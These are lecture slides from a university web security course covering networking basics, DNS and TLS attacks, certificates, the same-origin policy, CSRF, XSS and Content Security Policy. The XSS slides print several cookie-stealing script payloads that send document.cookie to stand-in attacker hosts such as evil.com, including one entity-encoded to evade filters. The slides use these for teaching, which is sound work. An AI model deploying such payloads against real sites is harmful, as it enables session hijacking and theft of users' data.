

Web Security

Readings:

1) Ch. 7, van Oorschot

2) Browser Security Handbook by Michal Zalewski:

<https://code.google.com/p/browsersec/wiki/Main>


Furkan Alaca

University of Toronto Mississauga

CSC347H5, Fall 2018

Networking Recap: TCP/IP model

- ▶ The Internet makes extensive use of **layering**
- ▶ Each layer utilizes the services of the layer beneath it
- ▶ Below are the 4 layers described TCP/IP model: Subsequent slides will summarize each layer



Source: Wikipedia

TCP/IP Model: Application Layer


- ▶ Consider two processes running on two different hosts that need to transfer data between each other (e.g., web server and client)
 - ▶ Analogy: Let's say you are at home, and want to ship a package to your friend's house. We will continue this analogy with the other layers.
- ▶ On each host, the communicating process needs to request the OS to create a socket (recall CSC209)
- ▶ After socket creation, the process can read/write data from/to the socket—no need to worry about details of how layers below are implemented

TCP/IP Model: Transport Layer

- ▶ Responsible to transport data between the two remote processes
- ▶ This is where the implementation details go for how the socket is implemented
- ▶ Popular transport protocols: TCP (reliable service, e.g., automatically retransmits lost packets) and UDP (unreliable service)
 - ▶ Analogy cont'd: Think of these as different shipping companies
- ▶ Sockets are uniquely identified based on a **port number** (ranging from 1-65535)
- ▶ Also responsible for **segmentation**, i.e., dividing application-layer data into chunks (or **packets**)

TCP/IP Model: Internet Layer

- ▶ Responsible for routing, i.e., finding a path between two hosts on the Internet (think of this as the “GPS” of the Internet)
 - ▶ Analogy cont'd: Like finding a route between two houses on different streets
- ▶ On the Internet, hosts are identified by IP addresses, e.g.
`142.150.1.50`
- ▶ Remember that the Internet is a vast web of **net**works that are **inter**connected by **routers**
- ▶ A **gateway** is the router through which all other hosts in a network are connected to the outside world



Source: <http://navigators.com/sessphys.html>

TCP/IP Model: Link Layer

- ▶ Moves data between hosts on the same local network link (i.e., no routers in between), and allows them to identify each other
- ▶ Ethernet is a popular link layer protocol; hosts are identified by 48-bit hexadecimal MAC addresses (typically separated by dashes or colons), e.g., 00-14-22-01-23-45
 - ▶ Analogy cont'd: Like how each house on the same street has a unique number (but house numbers can be re-used on other streets)
- ▶ A **switch** operates at the link layer
 - ▶ A switch can connect a bunch of PCs to each other to form a Local Area Network (LAN), but to connect to the Internet you still need to hook the switch up to a **router** that knows how to route between the LAN and the Internet
 - ▶ Most home routers (gateways) are actually 3-in-1 devices: A router, switch, and wireless access point all in one box
 - ▶ 4-in-1 if it also includes a DSL or cable modem

Web Security Issues

- ▶ Browsing the web entails the retrieval of code (a combination of HTML, JavaScript, and other dynamic content) from a remote source and its interpretation/execution in a web browser on a client machine
- ▶ The browser may store both confidential and non-confidential information associated with web sites which have been visited
- ▶ A variety of security questions arise:
 - ▶ How does the client verify the authenticity of the server?
 - ▶ How to ensure the confidentiality and the integrity of the session?
 - ▶ How to execute/interpret remote code without risking exploitation of the client machine?
 - ▶ How to control access to locally stored information?
 - ▶ How should a server handle user-generated requests or content?
 - ▶ How should a server authenticate users?

HTTP Overview

- ▶ HTTP is an application-layer protocol built on TCP, and served by default on port 80
- ▶ Web pages are identified by URLs, e.g., `http://example.com/dir/index.html`
 - ▶ Can be an IP address or a domain name
 - ▶ Domain name needs to be resolved to an IP address via DNS protocol
- ▶ The standard HTTP protocol does not have any mechanism to protect the confidentiality or integrity of the communication
 - ▶ An eavesdropper can read all of the requests and responses
 - ▶ An active attacker can modify the requests and responses
- ▶ HTTPS serves HTTP over SSL/TLS, on default port 443, to provide
 - ▶ Server authenticity
 - ▶ Confidentiality and integrity of HTTP packets
 - ▶ Client authenticity (rarely used)

HTTP Overview (2)

- ▶ HTTP is a request-response protocol: The two most common request methods are **GET** and **POST**
 - ▶ When a user specifies a target URL of a website, the browser issues an HTTP **GET** request to retrieve the HTML file
 - ▶ The HTML file is parsed to create a Document Object Model (DOM)
 - ▶ Embedded content is then downloaded and processed in subsequent HTTP requests
 - ▶ Passive content: Images, videos, sound
 - ▶ Active content: Scripts or embedded objects such as Java applets or Flash files
- ▶ A user can provide input to a web site using either of two methods:
 - ▶ A **GET** request can be issued with name-value pairs encoded directly into the URL, e.g., `http://example.com/ex.php?name=bob&age=25`
 - ▶ A **POST** request can be issued, with the variables included in the body of the HTTP request packet

DNS Overview

- ▶ The DNS (Domain Name System) protocol is an application-layer protocol which maps domain names to IP addresses
- ▶ Built on UDP, served by default over port 53
- ▶ DNS provides a distributed database that stores various resource records, such as:
 - ▶ Address (A) record: IP address associated with a host name
 - ▶ Mail exchange (MX) record: Mail server of a domain
 - ▶ Name server (NS) record: Authoritative server for a domain
- ▶ A domain name consists of two or more labels, delimited by dots, with the right-most label specifying the **top-level domain** (TLD)
- ▶ DNS is a hierarchical system, with the root DNS servers pointing (via NS records) to authoritative name servers for TLDs, which in turn point to authoritative name servers for second-level domains, etc.

DNS Name Server Hierarchy





Image source: Wikipedia

DNS Name Resolution



- ▶ A client host issues DNS requests to a DNS resolver, typically run by their ISP
- ▶ If the resolver does not have a cached response, it will recursively resolve the domain name
- ▶ The OS or web browser on the client host may also cache DNS responses


Image source: Wikipedia

Attacks on DNS

- ▶ Malware may modify the **hosts** file to statically map a domain name to a malicious IP address
- ▶ A **pharming** attack causes requests to resolve to a malicious IP controlled by an attacker
 - ▶ Typically works via DNS cache poisoning, where an attacker transmits DNS queries to a server, and simultaneously spoofs a response to their own query to cause it to be cached
 - ▶ A primitive form of defence is to randomize transaction numbers and ports, but this is not sufficient
- ▶ Can be used to carry out a **phishing** attack
- ▶ DNSSEC is an extended version of DNS which mitigates cache poisoning attacks by digitally signing all DNS responses
 - ▶ Employs a chain of trust, whereby a root name server will provide the client with the public key of the TLD's authoritative name server, etc.
 - ▶ DNSSEC deployment has been a challenging task, and is still ongoing
 - ▶ <https://stats.labs.apnic.net/dnssec>
- ▶ Does DNSSEC solve **server authenticity**?

- ▶ Transport Layer Security (TLS) provides reliable end-to-end secure service over TCP
- ▶ Successor to Secure Sockets Layer (SSL)
- ▶ HTTPS is the most popular application-layer protocol built on TLS
- ▶ Most recent version: TLS 1.3 (approved by IETF in March 2018)
- ▶ Uses public-key cryptography for **server authentication** (**client authentication** is supported, not commonly used) and for **key exchange**
- ▶ Uses symmetric-key cryptography for encrypting application-layer data

TLS Architecture




- ▶ The Record protocol provides basic security services to the other upper-layer protocols also defined in TLS
- ▶ A TLS **session** is an association between a client and a server
 - ▶ Created by the handshake protocol
 - ▶ Defines a set of cryptographic security parameters
 - ▶ Used to avoid the expensive negotiation of new security parameters for each session
- ▶ A TLS **connection** is a transient transport-level end-to-end service which is associated with a session

TLS Handshake Protocol


- ▶ Initiates the TLS connection
- ▶ Allows the server and client to:
 - ▶ Authenticate each other
 - ▶ Negotiate encryption and MAC algorithms*
 - ▶ Negotiate cryptographic keys to be used
- ▶ Precedes any exchange of application-level data
- ▶ TLS 1.3 handshake reduced to 1 round-trip

*Can also use a block cipher with CCM or GCM mode of operation, which provide both encryption and message authentication (**authenticated encryption**)



TLS Record Protocol

- ▶ **Confidentiality** is provided by symmetric encryption of all application-layer data using a shared secret key
- ▶ **Message integrity** is provided by a MAC, which uses a separate shared secret key



TLS Alert and Heartbeat Protocols

- ▶ The Alert Protocol is used to convey TLS-related alerts
 - ▶ Two-byte message: first byte indicates severity (warning or fatal), second byte indicates type of error (e.g., incorrect MAC)
 - ▶ A fatal alert causes the connection to be terminated
- ▶ The Heartbeat protocol is a periodic message used to indicate that the host is still alive during long idle periods
 - ▶ Consists of a heartbeat request and response message
 - ▶ Source of the famous Heartbleed vulnerability
- ▶ Alert and Heartbeat messages are both encrypted by the TLS Record Protocol

- ▶ Since SSL's introduction in 1994, numerous attacks have been found at the protocol level, requiring improvements to the protocol
- ▶ Examples of recent protocol-level vulnerabilities:
 - ▶ 2015: FREAK (Factoring RSA Export Keys)
 - ▶ 2014: POODLE (Padding Oracle on Downgraded Legacy Encryption)
 - ▶ 2012: CRIME (Compression Ratio Info-leak Made Easy)
 - ▶ 2011: BEAST (Browser Exploit Against SSL/TLS)
- ▶ Examples of recent high-profile implementation vulnerabilities:
 - ▶ 2014: OpenSSL "Heartbleed" bug
 - ▶ 2014: Apple "goto fail"


X.509 Certificates

- ▶ SSL/TLS (and many other protocols, e.g., SSH, IPsec) use X.509 public-key certificates for authentication
- ▶ Typically signed by a **Certificate Authority**, which is a trusted third-party whose public key is pre-installed in the operating system or web browser
- ▶ The user may generate a public key and prepare all other fields of the certificate, and present it to the CA to be signed
- ▶ Certificate extensions indicate how a certificate should be used:
 - ▶ “Basic Constraints” extension specifies whether the certificate is that of a CA or not
 - ▶ “Key usage” extension specifies a set of approved cryptographic operations to be performed with the key, e.g., encryption or digital signing
 - ▶ “Extended Key Usage” indicates the purpose of the public key contained in the certificate, e.g., TLS/SSL or S/MIME


X.509 Certificates: Revocation

- ▶ An entity may need to generate a new public key, and revoke the old certificate:
 - ▶ e.g., due to server compromise, upgrading to a larger key size, or protocol vulnerability that led to exposure of key
- ▶ Many older X.509 certificates signed an MD5 hash of their contents, which allowed the forging of new certificates
- ▶ The X.509 standard defines a Certificate Revocation List (CRL), which are issued and signed by each CA
- ▶ Upon receiving a certificate, an application should check the CRL for its issuing CA to determine whether it has been revoked
 - ▶ In practice, few applications actually do this
- ▶ Online Certificate Status Protocol (OCSP) allows the client to check the status of a single certificate
 - ▶ OCSP stapling shifts this burden to the server
 - ▶ What to do when the check fails? <https://www.computerworld.com/article/2501274/desktop-apps/google-chrome-will-no-longer-check-for-revoked-ssl-certificates-online.html>

X.509 Certificates: Structure





(a) X.509 Certificate




(b) Certificate Revocation List

Browser Cues: Domain vs. Extended Validation

- ▶ A domain-validated (DV) certificate proves that the web server presenting the certificate has control over the domain specified in the certificate
 - ▶ How?
- ▶ An organization-validated (OV) certificate proves that the web server presenting the certificate is controlled by a particular organization
 - ▶ How?
- ▶ Extended validation (EV) certificates can only be issued by CAs who have demonstrated their adherence to a strict methodology for how they confirm the subject's identity



Browser Cues: Certificate Errors



Man-in-the-Middle Attacks

- ▶ Man-in-the-middle (MITM) attacks involve an attacker which actively relays messages between two hosts, while making them believe that they are communicating directly with each other
- ▶ Requires the attacker to be able to intercept messages passing between two hosts, e.g., on an unencrypted WiFi network or a compromised gateway
- ▶ Basic approach: SSL stripping
 - ▶ Very easy to do
 - ▶ Users often do not notice the absence of security indicators
- ▶ More complex approach: Use a forged or compromised certificate
 - ▶ Requires attacker to know the server's private key, or to produce a fraudulent certificate signed by a trusted CA
 - ▶ User will still observe HTTPS indicators

Public-Key Infrastructure (PKI) Challenges

- ▶ PKI: Set of hardware, software, people, policies, and procedures needed to create, manage, store, distribute, and revoke digital certificates based on public-key cryptography
- ▶ PKI challenges:
 - ▶ Reliance on users to make an informed decision when there is a problem verifying a certificate
 - ▶ Assumption that all CAs in the “trust store” are equally trusted, equally well managed, and apply equivalent policies
 - ▶ Different “trust stores” in different browsers and OSs
- ▶ Some recent ideas:
 - ▶ HTTP Strict Transport Security (HSTS)
 - ▶ Certificate pinning
 - ▶ Certificate transparency
 - ▶ Perspectives/Convergence
 - ▶ DANE

JavaScript and the Document Object Model

- ▶ The DOM can be accessed and manipulated by JavaScript through the `document` object, e.g.,

```
document.images[7].src = "/example.jpg";
```

- ▶ By default, every scripting context can also reference the `parent`, `top`, `opener`, and `frames[]` objects
- ▶ Scripts may come into possession of object handles pointing to other documents, e.g., through the `window.open()` function
- ▶ No way to look up unnamed windows in separate navigation flows, but their name may be set by a visited page through the `window.name` property
- ▶ The script may try to manipulate other documents, but will be subject to security checks

HTTP and Sessions

- ▶ HTTP is a stateless protocol: Every request from a web client is viewed as a fresh encounter by the web server
- ▶ However, it is often useful for web sites to keep track of the behaviour and properties of its users
- ▶ A **session** refers to the information about a visitor that persists beyond the loading of a single page
 - ▶ e.g., authentication state
- ▶ The session information may be stored either on the client- or server-side
 - ▶ When session is maintained on the server-side, a **session ID** or **session token** is typically shared between the client and server
 - ▶ When used for authentication:
 - ▶ Confidentiality should be protected
 - ▶ The value should be difficult for an attacker to guess, i.e., randomly generated
 - ▶ Should expire after some period of time

HTTP Cookies and Sessions

- ▶ **HTTP cookies** are the standard mechanism used to maintain session information
 - ▶ Stores name-value pairs, which the web browser includes in every HTTP request sent to domains for which cookies are currently stored
 - ▶ Can be accessed through the `document.cookie` API
 - ▶ Can be set either by the HTTP `Set-Cookie` header, or by a script
 - ▶ Contains important security-related attributes:
 - ▶ **Expires:** Specifies the expiration date
 - ▶ **Domain:** Allows the cookie to be scoped to a domain broader than the hostname which set the cookie
 - ▶ **Path:** Scopes the cookie to a particular request path prefix
 - ▶ **Secure:** Prevents the cookie from being sent over non-encrypted connections
 - ▶ **HttpOnly:** Removes the ability to read the cookie through the `document.cookie` API
- ▶ As with the DOM, a script may try to read and manipulate cookies, and must be subject to security checks

Same-Origin Policy for DOM Access

- ▶ The Same-Origin Policy (SOP) limits what JavaScript can interact with: Originally designed to control access to the DOM, but later extended to newer JavaScript concepts
- ▶ SOP considers the origin of the document in which the script is embedded – **not** the origin of the script itself
- ▶ Basic rule: Given any two separate JavaScript execution contexts, one should be able to access the DOM of the other only if they share the same origin
- ▶ Origin is defined by protocol, DNS name, and port
 - ▶ Internet Explorer does not consider the port
- ▶ In some contexts, SOP is too broad: e.g., cannot isolate home pages belonging to separate users without assigning a domain
- ▶ In others, the opposite is true: `login.example.com` and `payments.example.com` are different origins

Cross-Origin Communication: `document.domain`

- ▶ Websites often require mechanisms to broaden the concept of an origin or to facilitate cross-domain interaction
- ▶ The `document.domain` property permits two cooperating websites that share a common second-level domain (e.g., `example.com`) to have equivalent origins
 - ▶ e.g., both `login.example.com` and `payments.example.com` could set `document.domain = "example.com"`
- ▶ A page may only set the `document.domain` property to a right-hand, fully-qualified fragment of its host name
 - ▶ e.g., `foo.bar.example.com` may set it to `example.com`, but not `ample.com`
- ▶ **Both** sites must explicitly set the property
- ▶ Problem: After two co-operating sites set the property, a third unwanted guest could join in

Cross-Origin Communication: `postMessage()`

- ▶ HTML5 introduced the `postMessage()` API to permit more secure communication between non-same-origin sites
- ▶ Permits a text message to be sent to any window for which the sender holds a valid JavaScript handle
- ▶ Allows the sender to specify what origins are permitted to receive the message (e.g., consider the scenario where the URL of the target window has changed)
- ▶ Provides the recipient with the identity of the sender
- ▶ Consider a page from `payments.example.com` which loads a frame from `login.example.com`
 - ▶ The login frame can issue `parent.postMessage("user=bob", "https://payments.example.com")`
 - ▶ The browser will only deliver the message if the parent frame patches the specified origin
 - ▶ The parent frame must register an event listener, and is fully responsible for verifying the origin of the message sender

Cross-Site Request Forgery

- ▶ Problem: The SOP is agnostic to many security-relevant parameters tracked by the browser, e.g., SSL state, network context
- ▶ Any two windows or frames opened in a browser will remain same-origin with each other even if, e.g.,
 - ▶ The user logs out from one account and logs into another
 - ▶ The page switches from using a good HTTPS certificate to a bad one
- ▶ When the browser navigates from one domain to another, any ambient credentials (cookies, IP, client certificate) will be passed on
 - ▶ The server cannot distinguish between a request originating from its own client-side script or originating from a rogue third-party site
 - ▶ Can lead to **Cross-Site Request Forgery** (CSRF), where an attacker executes unauthorized actions on a website on behalf of a user
- ▶ Most common mitigation is to include a secret user- and session-specific value (e.g., as a query parameter or hidden form field) when submitting any state-changing requests
 - ▶ The attacker will not be able to obtain the value, as read access to the DOM is controlled by the SOP

Same-Origin Policy and Cookies

- ▶ Cookie security policy pre-dates SOP, and has some differences
 - ▶ Cookies cannot be limited easily to a single hostname value, e.g., a cookie scoped to `foo.example.com` will be accessible by `bar.foo.example.com`
 - ▶ Cookie path parameter is useless, since SOP does not check the path value (JavaScript code can access any URLs on the same host)
- ▶ Cookie security policy does not protect against setting or overloading cookies: Attacker can set a new cookie without the secure flag
- ▶ It is difficult to fully isolate sensitive content on a subdomain (e.g., `shop.example.com`) from a less trusted subdomain (e.g., `blog.example.com`)
 - ▶ The attacker can compromise the blog site, set a cookie with the domain set to `*.example.com`, and cause the user to be logged into an attacker's bogus account
 - ▶ Victim could reveal sensitive information such as credit card information or home address on the attacker's bogus account

Same-Origin Policy for XMLHttpRequest

- ▶ **XMLHttpRequest** allows websites to issue HTTP requests and process the responses without requiring the page to reload
 - ▶ Works the same as any other HTTP request, e.g., the request would include any associated cookie data
 - ▶ Could be used for a CSRF if no restrictions are imposed on origin
- ▶ Requests are regulated by the Same-Origin Policy, just as with DOM access, but `document.domain` has no effect
- ▶ Work-around: JSONP (JSON with Padding)
 - ▶ Leverages `<script>` tags, which can include scripts from any origin
 - ▶ Generates an HTTP **GET** request by setting the `src` attribute to a URL with encoded parameters
 - ▶ Server returns a JSON payload “wrapped” by a function call
 - ▶ Reduced security risk, since the remote server must explicitly implement a JSONP API for its service
 - ▶ Naive implementations can still be exploited, e.g., if sensitive content is served over JSONP
- ▶ More comprehensive: **Cross-Origin Resource Sharing (CORS)**

Plug-in Security Rules

- ▶ Each plug-in decides on its own security policy
- ▶ Typically is inspired by the SOP, but can diverge in unexpected ways
- ▶ Vulnerabilities or inconsistencies across plug-in behaviour can lead to consequences
 - ▶ Adobe Flash bug from 2010 would mis-interpret the origin of `http://example.com:80@bunnyoutlet.com` as `example.com`
 - ▶ Java method `java.net.URL.equals()` returns `true` for two URLs if they both resolve to the same IP address: problematic with HTTP virtual hosting
- ▶ Different plug-ins (and even different browsers) may deal differently with unexpected or ambiguous origins, et.g. IP addresses, local files, non-fully qualified hostnames

Origin Inheritance

- ▶ Some web applications use pseudo-URLS, e.g., `about`, `javascript:`, and `data:`, to create HTML documents that are populated with data constructed on the client side
 - ▶ Results in more responsive user interfaces, since it eliminates the round-trip time to the server
 - ▶ e.g., `about:blank` creates an empty document, to which the parent document may write content
- ▶ If the SOP was applied to pseudo-URLs, all `about:blank` windows created by unrelated websites would belong to the same origin
 - ▶ Instead, the new `about:blank` document inherits its SOP origin from the page that initiated the navigation
- ▶ Caution: Inheritance rules may vary across different web browsers

Window and Frame Interactions

- ▶ The SOP was designed to regulate DOM access, but not the ability of a document to redirect another frame or window to a different page
- ▶ Standard countermeasure is to constrain all cross-frame navigation to the scope of a single window
 - ▶ But many web apps embed third-party gadgets loaded in iframes
- ▶ More secure **descendent policy** permits navigation of non-same-origin frames only if the party requesting the navigation shares the origin with one of the ancestors of the targeted view
- ▶ Problems can still arise if a malicious website frames a page which contains another frame for its own private use
 - ▶ Older web applications performed cross-frame communication by encoding messages into URI fragments, whose integrity could be compromised when framed by a malicious website
- ▶ Another threat of unsolicited framing: **clickjacking** attacks
- ▶ **X-Frame-Options** HTTP header can be used to opt out of framing
- ▶ HTML5 iframe **sandbox** attribute can isolate 3rd-party content

Cross-Site Scripting

- ▶ Cross-Site Scripting (XSS) involves the injection of a malicious script into a webpage
- ▶ **Persistent XSS** attacks occur when the injected code is stored on the web server, and served to subsequent users who request the compromised page (e.g., malicious comment on a blog post)

```
<script>  
document.location='http://evil.com/steal.php?cookie='+document.cookie;  
</script>
```

```
<script>  
img = new Image(); img.src='http://evil.com/steal.php?cookie='+document.cookie;  
</script>
```

Cross-Site Scripting (2)

- ▶ **Non-persistent XSS** attacks occur when the injected code does not persist past the attacker's session
- ▶ Can be carried out by crafting a URL that includes a malicious JavaScript payload that is executed when the target page is loaded
- ▶ Classic example: A search page that echoes the search query

```
http://victimsite.com/search.php?query=<script>document.location=  
'http://evilsite.com/steal.php?cookie='+document.cookie</script>
```


Cross-Site Scripting (3)

- ▶ XSS attacks are possible when a website displays content which incorporates user input without proper **sanitization**
- ▶ Can result in theft of cookies or other sensitive information (e.g., credit card number)
- ▶ Difficult to defend against from a client's perspective, as the flaw lies in the website
- ▶ Some client-side defences exist, such as only enabling plug-ins on-demand, or using NoScript to blacklist/whitelist origins
 - ▶ Not a guarantee, and has a negative impact on usability
- ▶ Browser-side anti-XSS filters based on static analysis
 - ▶ Transparent to the user, but not likely to detect all types of attacks

Cross-Site Scripting (4)

- ▶ Input sanitization is not always trivial
- ▶ The use of different encodings may be used to evade the detection of scripts
- ▶ If third-party scripts are included, it is difficult to restrict what they can and cannot do (aside from sandboxing it in an iframe)
 - ▶ The use of tools such as Caja and Facebook JS (“safe” subsets of JavaScript) have so far not gained traction

```
Thanks for this information, its great!  
<script>document.location='http://hacker.web.site/cookie.cgi?'+  
document.cookie</script>
```

(a) Plain XSS example

```
Thanks for this information, its great!  
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;  
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Browser Sandbox

- ▶ A **sandbox** refers to the restricted privileges of an application or script that is running inside another application
- ▶ JavaScript has no ability to execute code directly on a user's machine, or to interfere with web sites open in other browser windows (subject to the SOP)
- ▶ Plug-ins (e.g., Java, Adobe Flash) may have different sandbox privileges
 - ▶ Signed Java applets may request more extensive permissions
 - ▶ ActiveX controls are granted full access to system resources outside of the browser
- ▶ Additional browser sandboxing/isolation features:
 - ▶ Private browsing mode
 - ▶ Per-tab process isolation

Content Security Policy

- ▶ Provides the **Content-Security-Policy** (CSP) header, which constrains the ability of the document to perform actions that would normally be permitted under the SOP
- ▶ Various CSP **directives** can control different types of behaviour, e.g.,
 - ▶ **script-src** specifies the permissible origins for script source URLs
 - ▶ Restricts XSS attacks to only executing scripts that are legitimately hosted on an approved origin
 - ▶ Inline JavaScript and dynamic code evaluation (i.e., the **eval()** function) are blocked
 - ▶ **style-src**, **font-src**, **img-src**, **media-src**, and **object-src** restrict the source origin of stylesheets, fonts, images, multimedia, and plug-in objects
 - ▶ **plugin-types** restricts the type of plug-in objects that can be embedded
 - ▶ **frame-src** supersedes the **X-Frame-Options** HTTP header
 - ▶ **default-src** provides a fall-back policy for any content not explicitly covered